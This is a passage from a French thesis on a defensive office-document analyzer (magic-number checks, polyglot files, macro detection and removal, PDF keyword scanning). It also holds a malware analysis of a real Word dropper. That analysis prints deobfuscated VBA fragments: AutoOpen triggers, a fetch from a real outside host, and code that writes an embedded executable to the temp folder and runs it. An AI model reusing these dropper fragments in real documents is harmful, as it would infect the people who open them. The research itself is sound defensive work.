         (strcmp(MagicNumber, "504b0304") == 0)))
    returned = TRUE;
else if((strcmp(extension, ".pdf") == 0) &&
        (strcmp(MagicNumber, "25504446") == 0))
    returned = TRUE;
```




FIGURE 10 – Présentation des différents *Magic Number*

Pour faire cela, il faut récupérer le *Magic Number* des différents fichiers, en ouvrant un fichier *Type* avec un éditeur hexadécimal (figure 10) ou en récupérant les informations sur les documentations officielles des formats de fichier et comparer avec l'extension.

Voici les couples hexadécimaux définissant un fichier pour chaque application bureautique :

- *504b030414000008* pour *LibreOffice*
- *d0cf11e0* pour un fichier *Microsoft Office (.doc, .xls, .ppt, .pps, etc)*
- *504b0304* pour un fichier *Microsoft Office 2007+ (.docx, .docm, ...)*
- *25504446* pour un fichier *PDF*

Il est important d'effectuer cette opération de vérification avant l'analyse d'un fichier car il se pourrait que celui-ci ne soit pas qu'un simple document. En effet, utiliser uniquement l'extension d'un fichier ne suffit pas à définir celui-ci comme document bureautique authentique. Il faut la comparer au *Magic Number* et lever une alerte si celui-ci ne correspond pas.

« Normalement » chaque fichier a son *Magic Number* à l'offset 0 de son entête. Cependant ce n'est pas tout à fait le cas pour tous les formats de fichier.

Corkami, de son vrai nom Ange Albertini, a proposé en Juin 2013 [72], un nouveau format de fichier(s). En fait ce n'est pas un seul format, mais plusieurs qui se regroupent, imbriqués, dans un seul fichier. Compte tenu que le *Magic Number* de certains types de fichier n'a pas forcément besoin de se trouver à l'offset 0, il a pu réaliser ce fichier spécial.




FIGURE 11 – Présentation d'un fichier *Polyglotte*

Ainsi, un fichier peut-être à la fois un exécutable, un fichier *HTML*, un fichier *PDF* et une archive *ZIP*. Cette liste est non-exhaustive car il y a différentes options avec les différents formats de fichier, les différentes applications qui vont les utiliser mais aussi les différents systèmes d'exploitation. Il a appelé ces fichiers, des fichiers *Polyglotte* [72].

Il a présenté ses travaux lors du SSTIC 2013, à Rennes [72], produisant pour celui-ci une petite démonstration d'un fichier contenant plusieurs formats. La figure 11 illustre la démonstration qu'il a présentée regroupant les différents formats présents dans son fichier *démo*.

On voit bien que son fichier est à la fois, un exécutable, un fichier *PDF*, une page *HTML* et une archive *ZIP*. Le plus important est que bien entendu, si on essaye de faire un contrôle d'intégrité avec une fonction de hashage, comme présenter sur l'image précédente, on voit bien que celui-ci sera le même peu importe son extension, car tous les formats sont imbriqués dans le fichier.

Tout cela a été possible grâce aux logiciels laxistes qui ne surveillent pas assez leurs formats de fichier, que ce soit pour un exécutable ou encore un *PDF*. De plus de nombreuses documentations laissent entrevoir de nombreuses possibilités de détourner leur format.

Comme expliqué dans sa présentation, le but d'un fichier *polyglotte* est de tromper les défenses qui ne reposent que sur l'analyse du *Magic Number* et sur les fonctions de hashage pour certifier de sa dangerosité ou non, sans s'attarder sur les extensions. Par exemple, avec ce type de fichier, la partie exécutable du fichier pourrait être saine mais la partie *HTML* ou *PDF* ne le serait pas.

L'analyse, des extensions et des types de fichiers, permet au module 4 de régler ce problème. En effet, si l'extension ne correspond pas au *Magic Number* celui-ci sera considéré comme dangereux et sera mis en quarantaine. Cela effectue une première barrière pour se prémunir des attaques.

La seconde barrière est le principe de conversion présenté précédemment. Ainsi, quel que soit le contenu du fichier, celui-ci sera converti, si possible, dans différents autres formats contenus dans la matrice et le fichier est analysé puis converti sans avertir l'utilisateur. Il reste quand même à traiter le cas d'un document dit *sain*, par la chaîne d'analyse, converti dans d'autres formats certes, mais que l'utilisateur a quand même choisi d'ouvrir. Le risque zéro n'existe pas, il sera toujours présent, l'utilisateur prendra donc le choix final.

Un autre cas de document *polyglotte*, qui peut être réalisé facilement, est le cas d'un document *LibreOffice* exporté en *PDF*. En effet *LibreOffice*, comme toute suite bureautique, offre la possibilité de convertir un fichier en un fichier *PDF*.

Il y a deux façons d'exporter un fichier *LibreOffice* en *PDF* :

– exporter en fichier *PDF* simple.
– exporter en fichier *PDF* hybride.

Le cas de fichier polyglotte intervient sur la deuxième façon. En effet, *LibreOffice* permet, lorsque l'on génère un fichier *PDF*, d'inclure le fichier *LibreOffice* en entier dans le fichier *PDF*. Ainsi on retrouvera des entêtes *PDF*, mais aussi tout le contenu du fichier *LibreOffice*.

La figure 12 présente le cas d'un fichier *PDF* qui contient un document *LibreOffice*. On retrouve le *Magic Number* du fichier *LibreOffice*, pas à l'offset 0 mais à l'offset 1fa.




FIGURE 12 – Présentation d'un fichier *LibreOffice Polyglotte*

Ainsi en renommant le fichier avec une extension *PDF* ou une extension *LibreOffice*, il sera possible d'ouvrir le fichier. On retrouve ici un nouveau cas de fichier *Polyglotte*, plus naturel que la manipulation de fichiers par l'utilisateur.

On aura effectivement un fichier de type *PDF/LibreOffice/ZIP*, car rappelons-le, un document *LibreOffice*, comme un fichier *Microsoft Office* à partir de 2007, n'est rien d'autre qu'une archive *ZIP* contenant des fichiers *XML*. Il sera ainsi facile de renommer le fichier avec une extension différente et de voir que le fichier se comporte différemment.

5.3.2 Analyse des fichiers *Microsoft Office 2007+* et *LibreOffice 3.3/4.x*

Ces deux applications traitent de fichiers qui sont en réalité des archives *ZIP* contenant des fichiers *XML*. Afin de pouvoir les analyser facilement, il suffit de renommer le fichier avec une extension *.zip* et d'analyser son contenu à la recherche de macros.

Pour *Microsoft Office 2007+*, la présence d'une ou plusieurs macros se réduit à la présence ou non du fichier *vbaProject.bin*. Une fois le document décompressé, on recherche la présence de ce fichier. Si ce fichier n'est pas présent, le fichier est considéré comme sain. Dans le cas contraire, il est considéré comme dangereux et donnera lieu à une analyse approfondie des macros si l'utilisateur les utilise.

Pour *LibreOffice*, ce sont deux dossiers qui peuvent contenir des macros :

- *Basic*.
- *Scripts*.

Le dossier *Basic* contiendra les macros en *VB* et le dossier *Scripts* contiendra celles en *Python*, *Beanshell* et *JavaScript*.

Si un de ces dossiers est présent, le document est considéré comme dangereux. Si le dossier *Basic* est présent et que l'utilisateur a le droit d'exécuter des macros, les macros présentes dans ce dossier seront analysées. Pour ouvrir une archive *ZIP* et parcourir son contenu, j'ai utilisé la librairie *ZLIB*.

5.3.3 Analyse des fichiers *Microsoft Office 97 – 2003*

Les formats de fichiers *Microsoft Office*, avant la version 2007, sont des fichiers binaires. Il n'est pas possible d'obtenir le contenu de ce type de fichiers comme on pourrait le faire pour un fichier d'une version 2007+.

Ainsi afin de déterminer si un fichier contient une macro, il a fallu trouver un pattern commun à tous les fichiers, avec une extension *.doc, .xls, .ppt, .pps*, en étudiant de nombreux fichiers qui contiennent une macro.

Ainsi grâce au travail de Joey Dreijer, étudiant dont j'ai co-encadré le stage pendant 6 mois, nous avons pu identifier une suite d'octets qui peut définir la présence ou non de macros dans un fichier de ce type.

Voici les trois patterns associé à chaque format de fichier, indiquant la présence d'une macro :

- *4d00610063007200 6f00730000000000* pour *Word*.
- *7a04440332* pour *Excel*.
- *0c00000030000000100000002* pour *Powerpoint (PPT et PPS)*.

La fonction *AnalyserOffice97* du module 4 va donc pour chaque format, *DOC, XLS, PPT et PPS*, rechercher cette chaîne d'octets hexadécimaux dans le fichier. Si celle-ci est détectée, le fichier est considéré comme dangereux.

5.3.4 Analyse des fichiers *PDF*

En ce qui concerne l'analyse des *PDF*, j'ai repris les travaux d'Eric Filiol [104] et de Didier Stevens [144] sur le format, langage et analyse des *PDF* ainsi que l'étude de la norme *ISO 32000* de 2008. En 2013, un nouvel outil de détection avancé des menaces liées au *PDF*, *ADEPT (Advanced Detection Tool for PDF Threats)*, a été présenté par Quentin Jerome, Samuel Marchal, Radu State et Thomas Engel [123].

Comme vu précédemment dans la description du langage *PDF* et du format de fichier, il est difficile d'avoir un algorithme qui pourra parer à toutes éventualités en termes de détection. On ne peut espérer que détecter le maximum. Cependant, en utilisant le principe de *recodage*, nous avons de grandes chances d'éliminer complètement les fonctions dangereuses présentes.

On retrouve par exemple des informations sur la possibilité d'écrire des caractères sous la forme hexadécimale. Par exemple, la commande */OpenAction* pourrait se transformer en */O#70en#41ction*, ce qui rend l'analyse des primitives et des noms de fonctions beaucoup plus complexe, même en utilisant des expressions régulières (*RegEx*[58]).

Il est possible d'effectuer des attaques en ajoutant des données après le marqueur de fin de fichier du *PDF*. C'est pourquoi la première partie de mon analyse sera la récupération de ce marqueur et de la vérification de la présence de données après celui-ci.

Le fichier *PDF* est composé d'objets et de flux. Je me suis donc intéressé à l'analyse de ceux-ci, afin de recherches les primitives dangereuses présentées dans la partie sur les menaces connues du *PDF*. Il est possible que les flux soient compressés, il faut donc analyser le dictionnaire du flux afin de retrouver les informations nécessaires pour le décompresser.

J'ai donc repris le code source des *PDFTools* de Didier Stevens [144] afin d'en écrire le code en C. J'ai donc proposé un algorithme qui sera le suivant :

- Vérification de la fin du fichier.
- Récupération du premier objet.
- Recherche des primitives dangereuses.
- Objet suivant si rien de suspect.

Les primitives dangereuses recherchées sont :
- */JS*
- */JavaScript*
- */OpenAction*
- */OO*
- */Action*
- */Launch*
- */EmbeddedFile*

Voici la liste des primitives de compression des flux utilisés :
- */FlateDecode ou /F1*
- */ASCIIHexDecode ou /AHx*
- */ASCII85Decode ou /A85*
- */ LZWDecode ou /LZW*
- */ RunLengthDecode ou /R*

Pour la recherche de données après le marqueur de fin de fichier, j'ai analysé les sept derniers octets d'un fichier *PDF*. En effet, même si le marqueur de fin de fichier est *%%EOF*, il est possible d'avoir des caractères de fin de ligne après celui-ci, comme $\backslash r$, $\backslash n$ ou encore $\backslash r\backslash n$.

Pour la recherche et l'analyse d'un objet, je vais récupérer le contenu présent entre les balises *obj* et *endobj*. Pour les flux, je vais rechercher la position des mots clés *stream* et *endstream* dans l'objet et analyser le contenu, décompressé si besoin.

5.4 Conversion et nettoyage des documents bureautiques

Le module de conversion et nettoyage du module 4 sera partagé en deux parties :
- Les fichiers *PDF*.
- Les fichiers *Microsoft Office* et *LibreOffice*.

En effet, lorsque l'on convertit un fichier *PDF*, même en le recodant encore en *PDF*, l'ensemble des fonctions dangereuses sont neutralisées. Bien sûr, il existe toujours un risque que certaines parties soient toujours présentes mais le fait de créer un nouveau *PDF* à partir de l'ancien élimine un grand nombre de risques, surtout si on passe à une version inférieure du *PDF* et donc inerte.

Pour les fichiers *Microsoft Office* et *LibreOffice*, la conversion et le nettoyage des fichiers seront scindés en deux parties, contenant elles-mêmes plusieurs sous-parties. Tout d'abord il y aura la partie *transcodage*, qui va créer un nouveau fichier pour chaque format souhaité et puis la partie *recodage* qui va créer un nouveau fichier avec la même extension que le fichier converti.

5.4.1 *Transcodage* des documents

Lorsque le module de conversion de *LibreOffice* est appelé pour convertir le fichier, il va tout simplement supprimer toutes les macros présentes et va créer un nouveau fichier avec la nouvelle extension (en utilisant l'algorithme présenté dans le chapitre V section 2.2).

5.4.2 *Recodage* des documents

Le *recodage* nécessite plusieurs sous-parties. En effet, en utilisant *LibreOffice* pour recoder un fichier, excepté pour les fichiers *PDF*, la plupart des nouveaux fichiers créés avec la même extension peuvent contenir encore des parties dangereuses. Pour cela, une étape de nettoyage est donc nécessaire afin de s'assurer que l'ensemble des menaces possibles soient éradiquées.

A cette fin, je vais séparer les fichiers de type *archive ZIP*, des fichiers dits *binaires*. Comme on l'a vu précédemment, les fichiers historiques de *Microsoft Office* (avant la suite 2007) sont des fichiers binaires. Les autres (à partir de 2007) et les fichiers *LibreOffice* sont des archives *ZIP*.

Dans le chapitre V section 2.1, j'ai déjà présenté l'algorithme général de *recodage*, s'adaptant parfaitemant aux fichiers de type archives *ZIP*. Il me reste donc à présenter l'algorithme de *recodage* des documents binaires qui est similaire à l'algorithme général.

L'algorithme pour recoder des fichiers binaires *Microsoft Office* sera le suivant :

Algorithme 4 Recodage de F

Entrées: fichier F
Sorties: résultat R

Récupération du dossier D de conversion
Récupération du nom N de F
Récupération de l'extension E de F
Récupération de l'extension LibreOffice EL, homologue de E
Formation du chemin du fichier F' avec $F' = D + N + EL$
Convertir le fichier F en F' avec LibreOffice
Supprimer les macros de F'
Si F' n'a plus de macro **alors**
  Convertir F' en F avec LibreOffice
  $R = 1$
Sinon
  $R = 0$
Fin Si
Supprimer F'
Retourner R

Les deux recodages présentés sont très similaires, la différence notable réside dans la façon de construire le fichier temporaire. La possibilité qu'offre *LibreOffice* de pouvoir, à partir d'un fichier binaire, créer un fichier *LibreOffice*, permet de réaliser le nettoyage de tous les documents de la suite *Microsoft Office* sans avoir besoin d'utiliser celle-ci.

Il me reste donc à développer la partie concernant le nettoyage à proprement parler des parties dites dangereuses des documents, à savoir les macros.

5.4.3 Nettoyage des documents

Il est aisé de voir qu'il y a seulement deux algorithmes de suppression des macros :
- Dans les documents *Microsoft Office 2007+*.
- Dans les documents *LibreOffice*.

En effet, grâce à la conversion des fichiers *binaires* de *Microsoft Office* en fichiers *LibreOffice*, il est très simple de supprimer les macros de ces fichiers binaires et de les reconstituer sans danger. Il ne nous reste donc qu'un seul type de fichier à nettoyer, à savoir les fichiers de type archive *ZIP*.

Afin d'effectuer ces opérations de suppression des macros, il est nécessaire de préparer le fichier qui sera nettoyé. Pour cela voici, ci-après, l'algorithme de nettoyage d'un fichier.

Algorithme 5 Nettoyage de F

Entrées: fichier F
Sorties: résultat R

```
R = 0
Soit Z le chemin de l'archive ZIP
Récupération du chemin C de F sans son extension
Définition de l'extension EZ de Z avec EZ = ".zip"
Formation du chemin du fichier Z avec Z = C + EZ
Renommer F en Z
Création du dossier D avec le chemin C
Extraire le contenu de Z dans D
Supprimer les macros de D
Si D n'a plus de macro alors
  Si Supprimer Z alors
    Construire, la nouvelle archive ZIP, Z' à partir de D
    Renommer Z' en F
    Si F existe alors
      R = 1
    Fin Si
  Fin Si
Fin Si
Retourner R
```

Il ne nous reste plus qu'à voir en détail les étapes de suppression des macros dans le dossier extrait pour chaque fichier.

Suppression des macros des documents *Microsoft Office 2007+*

Afin de supprimer les macros d'un fichier *Microsoft Office 2007+*, il va falloir effectuer plusieurs étapes :
- Supprimer le fichier *vbaProject.bin*.
- Modifier le fichier *<application>.xml.rels*.

<application> qui est :
- *document* pour *Word*.
- *workbook* pour *Excel*.
- *presentation* pour *Powerpoint*.

```
if(strcmp(data, "vbaProject.bin") == 0)
    Delete(data);
else if(strcmp(data, "document.xml.rels") == 0)
    ModifyDocumentRelsXML(data);
```

Ce fichier *<application>.xml.rels* contient la référence au fichier *vbaProject.bin*. Si jamais ce fichier n'est pas modifié, l'application concernée refusera d'ouvrir le fichier, indiquant à l'utilisateur une erreur dans l'ouverture de celui-ci.

Suppression des macros des documents *LibreOffice*

Afin de supprimer les macros d'un fichier *LibreOffice*, il va falloir effectuer plusieurs étapes :
- Supprimer le dossier *Basic* s'il existe.
- Supprimer le fichier *Scripts* s'il existe.
- Modifier le fichier *manifest.xml*.
- Modifier le fichier *content.xml*.

```
if(strcmp(data, "Basic") == 0 || strcmp(data, "Scripts") == 0)
    EraseFolder(data);
else if(strcmp(data, "manifest.xml") == 0)
    ModifyManifestXML(data);
else if(strcmp(data, "content.xml") == 0)
    ModifyContentXML(data);
```

Pour un fichier binaire, *Microsoft Office* converti en fichier *LibreOffice*, les macros, s'il y en a, seront présentes dans le dossier *Basic* et les fichiers *manifest.xml* et *content.xml* ne contiendront pas d'évènements liés. Il ne sera pas nécessaire de les modifier.

6 Tests du module 4 - Cas réels

Depuis la livraison de l'ensemble du projet *DAVFI* en octobre 2014, le module 4 a reçu différents exemples de fichiers à traiter. Ces différents fichiers ont deux utilités pour le module 4 :
- Tester le module 4 actuel sur des menaces réelles inconnues.
- Améliorer le module 4 dans le cas d'une non détection.

Afin de réaliser les différents tests sur ces documents, j'ai mis en place une machine virtuelle *Windows 7 64* bit avec les suites *Microsoft Office* et *LibreOffice* installées, ainsi que la dernière version en date de *Acrobat Reader*. Cette machine virtuelle est coupée du réseau internet afin d'empêcher toute propagation ou communication inattendue.

J'ai donc reçu plusieurs fichiers bureautiques, essentiellement des documents *Microsoft Office*, et je les ai classés en deux catégories :

– documents malicieux avec charge active contenue dans le document,
– documents malicieux avec téléchargement de la charge active.

Je vais décrire tout d'abord la méthodologie d'analyse de deux exemples, un pour chacune des catégories citées précédemment, y compris l'analyse complète des macros. Je présenterai également le rapport d'analyse des antivirus via le site *VirusTotal* [65] de ces nouvelles menaces afin de comparer ces résultats avec ceux du module 4.

Dans le cadre de l'analyse du module 4, je me suis placé dans le cas d'un utilisateur ayant le droit d'utiliser des macros. Ceci me permet de tester l'analyse des macros et non pas juste vérifier la présence de celles-ci.

6.1 Fichier *Word* avec charge malicieuse incorporée

Concernant cette catégorie, j'ai analysé deux documents *Word*, venant du *CERT* de la banque *Crédit Agricole*, donnant un caractère véritablement opérationnel et une menace réelle. Ces documents, similaires à quelques exceptions près, comportent un fichier contenant des macros et le contenu des macros était obfusqué afin d'empêcher une analyse par différents mécanismes de protection.

6.1.1 Analyse par *VirusTotal*

Lors de l'analyse par le site *VirusTotal* [65], même plusieurs jours après la détection des documents dangereux, très peu d'antivirus détectent ces fichiers comme menaces. Pour le premier document, on a une détection de 25 antivirus sur 57 (figure 13) et pour le $2^{ème}$, on a une détection de 16 sur 57 (figure 14). Notons qu'aux toutes premières heures de l'apparition de ces *malware*, le taux de détection était de 0/57.

Ils sont détectés comme *W97M.Dropper*, ce qui correspond à l'appellation d'un fichier *Word* de format *97 - 2003* contenant des macros qui dépose une charge virale sur le système cible.

FIGURE 13 – Analyse du fichier facturation.doc par VirusTotal

FIGURE 14 – Analyse du fichier facture-0493882344.doc par VirusTotal

Ces deux fichiers sont détectés par de grands noms de logiciels antivirus comme, *ESET-NOD32, GDATA, Kaspersky, McAfee, Symantec*, ... mais aussi ignorés par d'autres grands groupes, comme *Avira, DrWeb, Panda, TrendMicro*. Cette non-détectabilité des documents montre la faiblesse du modèle de détection des documents bureautiques utilisés par de nombreux antivirus.

De plus le type *W97M.Dropper* définit l'action de déposer une charge malicieuse sur le système. On peut se poser la question du modèle de détection utilisé par ces antivirus, est-ce qu'ils arrivent à détecter les actions des macros ou alors ils détectent la création du fichier dangereux (ce qui nous ramène à notre problème de Prévention vs Détection abordé dans le chapitre V).

Au vue du nom, *Dropper*, utilisé, ce serait plutôt la deuxième option qui serait utilisée ici, ce qui nécessite une ouverture du fichier ainsi qu'une première infection d'un système pour détecter le fichier comme dangereux. Le module 4, au contraire, va analyser les macros du fichier afin de détecter des éléments dangereux et cela sans jamais les activer. Nous allons voir, dans la section suivante, l'analyse du module 4 puis l'extraction et l'analyse des macros.

6.1.2 Analyse par le module 4 et analyse des macros

Lors de l'analyse par le module 4, les documents sont reconnus comme dangereux. Ils sont répertoriés comme document avec contenu actif (figure 15). Pour rappel, la configuration du module 4 autorise l'utilisateur à utiliser des macros. Le module 4 analyse donc le contenu des macros présentes dans le document afin de juger de sa dangerosité.

Plusieurs fonctions *VB*, considérées comme dangereuses, sont détectées dans les deux fichiers, comme *CreateObject, Shell, Open, ChDrive, ChDir, Environ, ...* Ce sont toutes des fonctions qui agissent avec des éléments externes du fichier, ce qui est strictement interdit dans notre politique d'analyse des documents bureautiques.




FIGURE 15 – Analyse du fichier facturation.doc par le module 4

Les deux fichiers, *facturation.doc* et *facture-0493882344.doc* étant similaires sur le modèle d'infection (type *Dropper*), je ne vais prendre en exemple qu'un seul fichier, le document *facturation.doc*, pour la suite de l'analyse. Maintenant que celui-ci a été reconnu comme dangereux par le module 4, il est possible d'obtenir plus de détail sur les fonctions dangereuses utilisées ainsi que sur le fonctionnement des macros.

J'utilise donc la suite *LibreOffice* et la fonctionnalité *–convert-to* afin de convertir le fichier *Word* en un fichier *LibreOffice Text*. Il ne reste plus qu'à dézipper le document *Text* et d'extraire les macros présentes. Celles-ci se trouvent dans le dossier *Basic* de l'archive *ZIP*.

Ce dossier *Basic* comprend différents sous-dossiers et celui-ci qui nous intéresse est le dossier *Project*. C'est dans ce dossier que l'on retrouve les macros de notre fichier *facturation.doc*. Dans ce dossier *Project*, on retrouve différents fichiers *XML* :

- Module 1.xml
- NewMacros.xml
- script-lb.xml
- ThisDocument.xml

Après analyse des différents fichiers, les macros dangereuses se trouvent dans le fichier *NewMacros.xml* et je vais maintenant le détailler.

Ce fichier contient neuf fonctions *VBA* et la plupart sont obfusquées. Il s'agît d'une obfuscation de caractères en utilisant des caractères hexadécimaux ainsi que des noms de fonctions et de variables à rallonge et sans aucune cohérence. Dans un premier temps j'ai supprimé des fonctions *VBA* vides et j'ai remplacé tous les caractères hexadécimaux en caractère ascii. J'ai également remplacé tous les noms à rallonge par des noms courts et logiques. Ci-dessous un exemple d'une ligne obfusquée et son résultat.

```
lowlQJGwfchBTwNuuONz = Chr(104) + Chr(116) + Chr(116) + Chr(112) + Chr(58)
+ Chr(47) + Chr(47) + Chr(115) + Chr(97) + Chr(118) + Chr(101) + Chr(112)
+ Chr(105) + Chr(99) +  Chr(46) + Chr(115) + Chr(117) + Chr(47) +
"5579689.jpg"
```

Ce qui revient à

```
pic = "http://savepic.su/5579689.jpg"
```

Au début du fichier, on trouve les fonctions *VBA* natives d'exécution des macros à l'ouverture du document, *AutoOpen()* pour l'ouverture d'un document *Word* (qui peut être aussi *Document_Open*) et *Workbook_Open()* pour l'ouverture d'un document *Excel*. Ces deux fonctions exécutent la même fonction *main*.

```
/* Gestion ouverture document Word */
Sub AutoOpen()
    Auto_Open
End Sub

/* Gestion ouverture document Excel */
Sub Workbook_Open()
    Auto_Open
End Sub

Sub Auto_Open()
    main
End Sub
```

En ce qui concerne la fonction *main*, elle forge tout d'abord le nom du fichier exécutable qui sera créé et définit le nom d'un paragraphe du document. Afin de créer le fichier exécutable, la macro récupère le contenu d'un paragraphe qui est en fait le contenu d'un exécutable écrit en couples hexadécimaux. Pour faire cela, elle a besoin d'un indicateur et il s'agît du paragraphe précédent.

```
/* Définition du nom du fichier exécutable */
Exe = "exe"
Name = "lowefekxorVTXxjLr"
Dot = "."
file = Name + Dot + Exe

/* Balise de début, indiquant que le paragraphe suivant
sera le contenu du fichier */
otherName = "lowSqoyrrHkWIzD"
```

Par la suite, la macro télécharge une image venant du site *savepic.su* afin de la placer au début du fichier bureautique pour leurrer l'utilisateur, grâce à la fonction *VBA IncludePicture*. Voici la partie du code qui permet de télécharger l'image de la facture et de la mettre au début du fichier.

```
pic = "http://savepic.su/5579689.jpg"
Selection.HomeKey Unit:=wdStory
Selection.Fields.Add Range:=Selection.Range, Type:=wdFieldEmpty, Text:=
"INCLUDEPICTURE  " + pic + "\d ", PreserveFormatting:=True
```

Enfin elle parcours le contenu du fichier *Word* afin de récupérer le contenu du fichier exécutable. Comme précisé plus haut, elle recherche un paragraphe, et récupère le contenu du paragraphe suivant. Pour retrouver ces deux paragraphes, il suffit de récupérer le fichier *content.xml* de l'archive *ZIP*.

Une fois le contenu récupéré, elle crée un fichier binaire dans le répertoire temporaire de l'utilisateur et le remplit avec ce paragraphe. Pour finir, elle crée un objet de type *Shell.Application* et exécute la propriété *Open* de celui-ci, ce qui permet d'exécuter le fichier.

```
/* Création d'un objet Shell.Application */
Set object = CreateObject(Shell.Application)

/* Ouverture du fichier exécutable */
object.Open (TEMPDir & "\" & file)
```

Il y a également, outre l'obfuscation des noms de fonctions et variables, des appels à des fonctions temporelles. Il y a en a plusieurs dans le code avec différentes heures définies. Tous ces appels font références à la même fonction présente dans le fichier des macros, qui est une fonction vide. On voit bien que le but ici est de tromper une analyse potentielle. Voici un exemple de cette obfuscation *temporelle*. On voit bien que cette fonction se lancera à 22h35m38s en ne faisant rien.

```
time = TimeValue("22:35:38")
Application.OnTime time, "TimeFonction"

Sub TimeFonction()
End Sub
```

L'annexe K regroupe le code initial des macros du fichier, le résultat décrypté ainsi que le contenu du fichier *content.xml*, comprenant le paragraphe qui sera utilisé pour constituer le fichier exécutable.

6.1.3 Scénario de l'attaque

L'attaque est plutôt simple et se retrouve dans de nombreux cas de documents malicieux. L'attaquant cherche à exécuter une macro qui va créer un fichier exécutable puis va l'exécuter. Pour cela, l'attaquant compte sur le fait que l'utilisateur active les macros pour que celles-ci s'exécutent dès l'ouverture du fichier.

